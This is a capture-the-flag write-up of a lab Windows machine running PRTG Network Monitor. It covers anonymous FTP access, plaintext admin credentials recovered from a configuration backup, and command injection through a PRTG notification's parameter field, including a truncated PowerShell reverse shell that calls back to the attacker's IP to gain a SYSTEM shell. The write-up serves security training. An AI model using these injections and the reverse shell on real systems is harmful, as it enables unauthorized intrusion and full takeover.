

By YMTzioni

Nmap:

Scan Tools Profile Help					
Target: 10.10.10.152					
Command: nmap -T4 -A -v 10.10.10.152					
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans					
OS	Host	Port	Protocol	State	Service
	10.10.10.152	✓ 21	tcp	open	ftp Microsoft ftpd
		✓ 135	tcp	open	msrpc Microsoft Windows RPC
		✓ 139	tcp	open	netbios-ssn Microsoft Windows netbios-ssn
		✓ 445	tcp	open	microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds

Login ftp as anonymous:


```
root@YMTzioni:~# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-02-19 11:18PM 1024 .rnd
02-25-19 09:15PM <DIR> inetpub
07-16-16 08:18AM <DIR> PerfLogs
02-25-19 09:56PM <DIR> Program Files
02-02-19 11:28PM <DIR> Program Files (x86)
02-03-19 07:08AM <DIR> Users
02-25-19 10:49PM <DIR> Windows
226 Transfer complete.
ftp> 
```

Download user flag:

```
125 Data connection already open; Transfer starting.
02-03-19 07:05AM <DIR> Documents
07-16-16 08:18AM <DIR> Downloads
07-16-16 08:18AM <DIR> Music
07-16-16 08:18AM <DIR> Pictures
02-02-19 11:35PM 33 user.txt
07-16-16 08:18AM <DIR> Videos

ftp> get user.txt
```

Privilege Escalation:



After searching I've found this file and download it to my machine

```

200 PORT command successful.
125 Data connection already open; Transfer starting.
02-22-21 06:34AM <DIR> Configuration Auto-Backups
02-22-21 06:34AM <DIR> Log Database
02-02-19 11:18PM <DIR> Logs (Debug)
02-02-19 11:18PM <DIR> Logs (Sensors)
02-02-19 11:18PM <DIR> Logs (System)
02-22-21 06:34AM <DIR> Logs (Web Server)
02-22-21 06:34AM <DIR> Monitoring Database
02-25-19 09:54PM 1189697 PRTG Configuration.dat
02-25-19 09:54PM 1189697 PRTG Configuration.old
07-14-18 02:13AM 1153755 PRTG Configuration.old.bak
02-22-21 06:35AM 1637506 PRTG Graph Data Cache.dat
02-25-19 10:00PM <DIR> Report PDFs
02-02-19 11:18PM <DIR> System Information Database
02-02-19 11:40PM <DIR> Ticket Database
02-02-19 11:18PM <DIR> ToDo Database
226 Transfer complete.
ftp> get PRTG Configuration.old.bak
local: Configuration.old.bak remote: PRTG
200 PORT command successful.
550 The system cannot find the file specified.
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1153755 bytes received in 2.26 secs (499.2996 kB/s)

```


Using the command “vi PRTG Configuration.old.bak” I found this :

```


<dbpassword>
  User: prtgadmin
  PrTg@dmIn2019
</dbpassword>


```


Now login with this details:





Add new notification in Setup- Account Settings - Notifications


 Execute Program


Program File  Demo exe notification - outfile.ps1

Parameter  test.txt; ping 10.10.14.9

Domain or Computer Name 

Username 

Password 

Timeout  60

Now test if we have connection:

```
root@YMTz1oni:~# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
18:19:54.773924 IP 10.10.10.152 > 10.10.14.9: ICMP echo request, id 1, seq 8832, length 40
18:19:54.773938 IP 10.10.14.9 > 10.10.10.152: ICMP echo reply, id 1, seq 8832, length 40
18:19:55.783634 IP 10.10.10.152 > 10.10.14.9: ICMP echo request, id 1, seq 8833, length 40
18:19:55.783647 IP 10.10.14.9 > 10.10.10.152: ICMP echo reply, id 1, seq 8833, length 40
18:19:56.799752 IP 10.10.10.152 > 10.10.14.9: ICMP echo request, id 1, seq 8834, length 40
18:19:56.799765 IP 10.10.14.9 > 10.10.10.152: ICMP echo reply, id 1, seq 8834, length 40
18:19:57.815939 IP 10.10.10.152 > 10.10.14.9: ICMP echo request, id 1, seq 8835, length 40
18:19:57.815952 IP 10.10.14.9 > 10.10.10.152: ICMP echo reply, id 1, seq 8835, length 40
18:20:22.641134 IP 10.10.10.152 > 10.10.14.9: ICMP echo request, id 1, seq 8851, length 40
18:20:22.641147 IP 10.10.14.9 > 10.10.10.152: ICMP echo reply, id 1, seq 8851, length 40
18:20:23.656284 IP 10.10.10.152 > 10.10.14.9: ICMP echo request, id 1, seq 8852, length 40
18:20:23.656298 IP 10.10.14.9 > 10.10.10.152: ICMP echo reply, id 1, seq 8852, length 40
18:20:24.673203 IP 10.10.10.152 > 10.10.14.9: ICMP echo request, id 1, seq 8853, length 40
18:20:24.673215 IP 10.10.14.9 > 10.10.10.152: ICMP echo reply, id 1, seq 8853, length 40
18:20:25.688784 IP 10.10.10.152 > 10.10.14.9: ICMP echo request, id 1, seq 8854, length 40
18:20:25.688796 IP 10.10.14.9 > 10.10.10.152: ICMP echo reply, id 1, seq 8854, length 40
```

Now im using swisskyrepo Reverse Shell Cheat Sheet to connect root:

Demo exe notification - outfile.ps1

test.txt; "\$client = New-Object System.Net.Sockets.TCPClient('10.10.14.9',80);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$str

```
whoami
nt authority\system
PS C:\Windows\system32>
```

Root flag:

```
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          2/2/2019  11:35 PM             33 root.txt
```